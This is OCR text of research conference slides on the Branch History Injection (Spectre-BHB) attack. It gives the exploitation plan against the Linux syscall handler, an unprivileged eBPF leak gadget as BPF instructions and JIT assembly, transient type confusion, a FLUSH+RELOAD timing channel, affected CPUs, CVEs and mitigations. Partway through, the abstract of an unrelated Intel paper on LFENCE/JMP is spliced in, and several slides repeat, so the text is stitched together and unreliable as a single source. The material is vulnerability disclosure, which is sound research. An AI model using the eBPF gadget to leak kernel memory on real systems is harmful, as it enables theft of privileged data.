
Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid
5F33	kernel	sys_getpid


Exploitation – The Plan



BTB

TAG	PRIV	TARGET
1337	kernel	leak_gadget
2B04	kernel	sys_getpid
5F33	kernel	sys_getpid

Exploitation – The Plan



Exploitation – Victim Branch

- Syscall handler is a good victim:
  - We can easily trigger it with any syscall

Exploitation – Victim Branch

- Syscall handler is a good victim:
  - We can easily trigger it with any syscall
  - `RDI` points to user-space saved registers

```
static __always_inline bool do_syscall_x64(struct pt_regs *regs, int nr)
{
    unsigned int unr = nr;

    if (likely(unr < NR_syscalls)) {
        unr = array_index_nospec(unr, NR_syscalls);
        regs->ax = sys_call_table[unr](regs);
        return true;
    }
    return false;
}
```

```
struct pt_regs {
    unsigned long r15;
    unsigned long r14;
    unsigned long r13;
    unsigned long r12;
    unsigned long rbp;
    unsigned long rbx;
    unsigned long r11;
    unsigned long r10;
    unsigned long r9;
    unsigned long r8;
    unsigned long rax;
    unsigned long rcx;
    unsigned long rdx;
    unsigned long rsi;
    unsigned long rdi;
    unsigned long orig_rax;
    unsigned long rip;
    unsigned long cs;
    unsigned long eflags;
    unsigned long rsp;
    unsigned long ss;
};
```

Exploitation – Leak Gadget

- We need to find a leak gadget in the kernel code
- Why don’t we JIT it with unprivileged eBPF ?

  (Yep, there is a JIT engine in the Linux kernel)

Exploitation – Leak Gadget

- We need to find a leak gadget in the kernel code
- Why don't we JIT it with unprivileged eBPF ?

  (Yep, there is a JIT engine in the Linux kernel)

```
struct bpf_insn insns_gadget_leak[] = {
    BPF_LDX_MEM(BPF_DW, BPF_REG_0, BPF_REG_1, 168),
    BPF_JMP_IMM(BPF_JEQ, BPF_REG_0, 0, 9),

    BPF_LDX_MEM(BPF_W, BPF_REG_0, BPF_REG_0, 0),
    BPF_LDX_MEM(BPF_W,  BPF_REG_4, BPF_REG_1, 0),
    BPF_ALU64_REG(BPF_RSH, BPF_REG_0, BPF_REG_4),
    BPF_ALU64_IMM(BPF_AND, BPF_REG_0, FR_MASK),
    BPF_ALU64_IMM(BPF_LSH, BPF_REG_0, FR_STRIDE_LOG),

    BPF_LD_IMM64_RAW_FULL(BPF_REG_2, 2, 0, 0, map_array_fd_fr_buf, 0),
    BPF_ALU64_REG(BPF_ADD, BPF_REG_2, BPF_REG_0),
    BPF_LDX_MEM(BPF_DW, BPF_REG_2, BPF_REG_2, 0),

    BPF_MOV64_IMM(BPF_REG_0, 0),
    BPF_EXIT_INSN(),
};
```

JIT

```
    push   rbp
    mov    rbp,rsp
    ;load er_buf base address
    movabs rsi,0xffffc900028ff110
    ;rdi+0x18 = &pt_regs.r12 transiently
    ;         = &bpf_sock architecturally
    mov    rax,QWORD PTR [rdi+0x18]
    test   rax,rax
    je     fail
    ;Dereference of user r12 value transiently
    mov    eax,DWORD PTR [rax+0x14]
    ;extract the byte to leak
    and    rax,0xff
    shl    rax,0xc
    add    rsi,rax
    ;maccess(er_buf[byte_to_leak*0x1000])
    mov    rsi,QWORD PTR [rsi+0x0]
fail:
    xor    eax,eax
    leave
    ret
```

Exploitation – Transient Type Confusion

```c
int sk_filter_trim_cap(struct sock *sk, struct sk_buff *skb) {
    //...
    pkt_len = bpf_prog_run_save_cb(filter->prog, skb);
    //...
}
```

```c
int bpf_leak_gadget(struct __sk_buff *skb) {
        int mark = (skb->sk->mark & 0xff) << 12;
        bpf_map_lookup_elem(&er_buf, &mark);
        return 0;
}
```

Architectural:

x = skb->sk->mark

fr_buf[(x&0xff)<<12]

Exploitation – Transient Type Confusion

```c
int sk_filter_trim_cap(struct sock *sk, struct sk_buff *skb) {
    //...
    pkt_len = bpf_prog_run_save_cb(filter->prog, skb);
    //...
}
```

```c
bool do_syscall_x64(struct pt_regs *regs, int nr) {
    //...
    regs->ax = sys_call_table[unr](regs);
    //...
}
```

```c
int bpf_leak_gadget(struct __sk_buff *skb) {
        int mark = (skb->sk->mark & 0xff) << 12;
        bpf_map_lookup_elem(&er_buf, &mark);
        return 0;
}
```

Architectural:

x = skb->sk->mark

fr_buf[(x&0xff)<<12]

Exploitation – Transient Type Confusion

```c
int sk_filter_trim_cap(struct sock *sk, struct sk_buff *skb) {
    //...
    pkt_len = bpf_prog_run_save_cb(filter->prog, skb);
    //...
}
```

```c
bool do_syscall_x64(struct pt_regs *regs, int nr) {
    //...
    regs->ax = sys_call_table[unr](regs);
    //...
}
```

```c
int bpf_leak_gadget(struct __sk_buff *skb) {
        int mark = (*(regs->r12)  & 0xff) << 12;
        bpf_map_lookup_elem(&er_buf, &mark);
        return 0;
}
```

Architectural:

`x = skb->sk->mark`

`fr_buf[(x&0xff)<<12]`

Speculative:

`x = *pt_regs.r12`

`fr_buf[(x&0xff)<<12]`

Exploitation – Transient Type Confusion

```
int sk_filter_trim_cap(struct sock *sk, struct sk_buff *skb) {
    //...
    pkt_len = bpf_prog_run_save_cb(filter->prog, skb);
    //...
}
```

```
bool do_syscall_x64(struct pt_regs *regs, int nr) {
    //...
    regs->ax = sys_call_table[unr](regs);
    //...
}
```

Transient Type Confusion bypasses Spectre mitigations

Architectural:

```
x = skb->sk->mark
fr_buf[(x&0xff)<<12]
```

Speculative:

```
x = *pt_regs.r12
fr_buf[(x&0xff)<<12]
```

Exploitation – Covert Channel

- eBPF is so kind to offer a nano-second precise timer!

  Perfect for our FLUSH+RELOAD covert channel

```
u64 bpf_ktime_get_ns(void)

       Description
              Return the time elapsed since system boot, in nanoseconds.

       Return Current ktime.
```

LIVE DEMO

Vendor response & Mitigations

Affected Processors


- Intel
  - **Branch History Injection (BHI)** CVE-2022-0001
    - Every CPU since 10th generation included
- Arm
  - **Spectre-BHB** CVE-2022-23960
    - Cortex-{R7,R8}
    - Cortex-{A57,A65,A72,A73,A75,A76,A77,A78,A710}
    - Neoverse-{E1,N1,V1,N2}
    - Cortex-{X1,X2}

Mitigations

- Intel
  - Disable unprivileged eBPF and keep eIBRS enabled
  - Additional hardening options:
    - [SW] Retpoline / Software BHB-clearing sequence
    - [HW] Future Processors may mitigate BHI in Hardware
- Arm
  - [SW] BHB-clearing sequence / New clearbhb instruction / Trusted firmware workaround 3
  - [HW] CSV2.3 / Exception Clears Branch History Buffer
- AMD
  - Not affected

Mitigations

- Intel
  - Disable unprivileged
  - Additional hardening
    - [SW] Retpoline
    - [HW] Future Pr
- Arm
  - [SW] BHB-clearing s
  - [HW] CSV2.3 / Exce
- AMD
  - Not affected, kinda



You Cannot Always Win the Race:
Analyzing the LFENCE/JMP Mitigation for Branch Target Injection

Alyssa Milburn *Intel**
Ke Sun *Intel**
Henrique Kawakami *Intel**

Abstract

LFENCE/JMP is an existing software mitigation option for Branch Target Injection (BTI) and similar transient execution attacks stemming from indirect branch predictions, which is commonly used on AMD processors. However, the effectiveness of this mitigation can be compromised by the inherent race condition between the speculative execution of the predicted target and the architectural resolution of the intended target, since this can create a window in which code can still be transiently executed. This work investigates the potential sources of latency that may contribute to such a speculation window. We show that an attacker can "win the race", and thus that this window can still be sufficient to allow exploitation of BTI-style attacks on a variety of different x86 CPUs, despite the presence of the LFENCE/JMP mitigation.

However, recent research on Branch History Injection (BHI) [5] showed that an attacker can still use branch history to influence the target predictions for indirect branches in more privileged code. This research shows that variants of BTI-style attacks may still be possible despite the use of eIBRS, in situations where an attacker can find (or create) disclosure gadgets among existing privileged-mode branch prediction targets. The BHI research sparked renewed interest in alternative software mitigations for BTI-style attacks.

One such alternative is the LFENCE/JMP software mitigation for x86 CPUs, which was rejected in favor of retpoline (and more recently, eIBRS) on Intel CPUs. However, it has been documented by AMD as an effective retpoline alternative; in fact, the default Linux kernel mitigation on AMD processors (at the time of writing) is LFENCE/JMP, referred to as the "AMD retpoline". Intel's ecosystem partners requested

workaround 3

Conclusion

- Spectre’s attack surface is too wide to define
- Disabling unprivileged eBPF is another stopgap defense
- Speculative execution attacks are becoming harder and harder 👍

https://vusec.net/projects/bhi-spectre-bhb

@b4rbito @pit_frg @nSinusR @vu5ec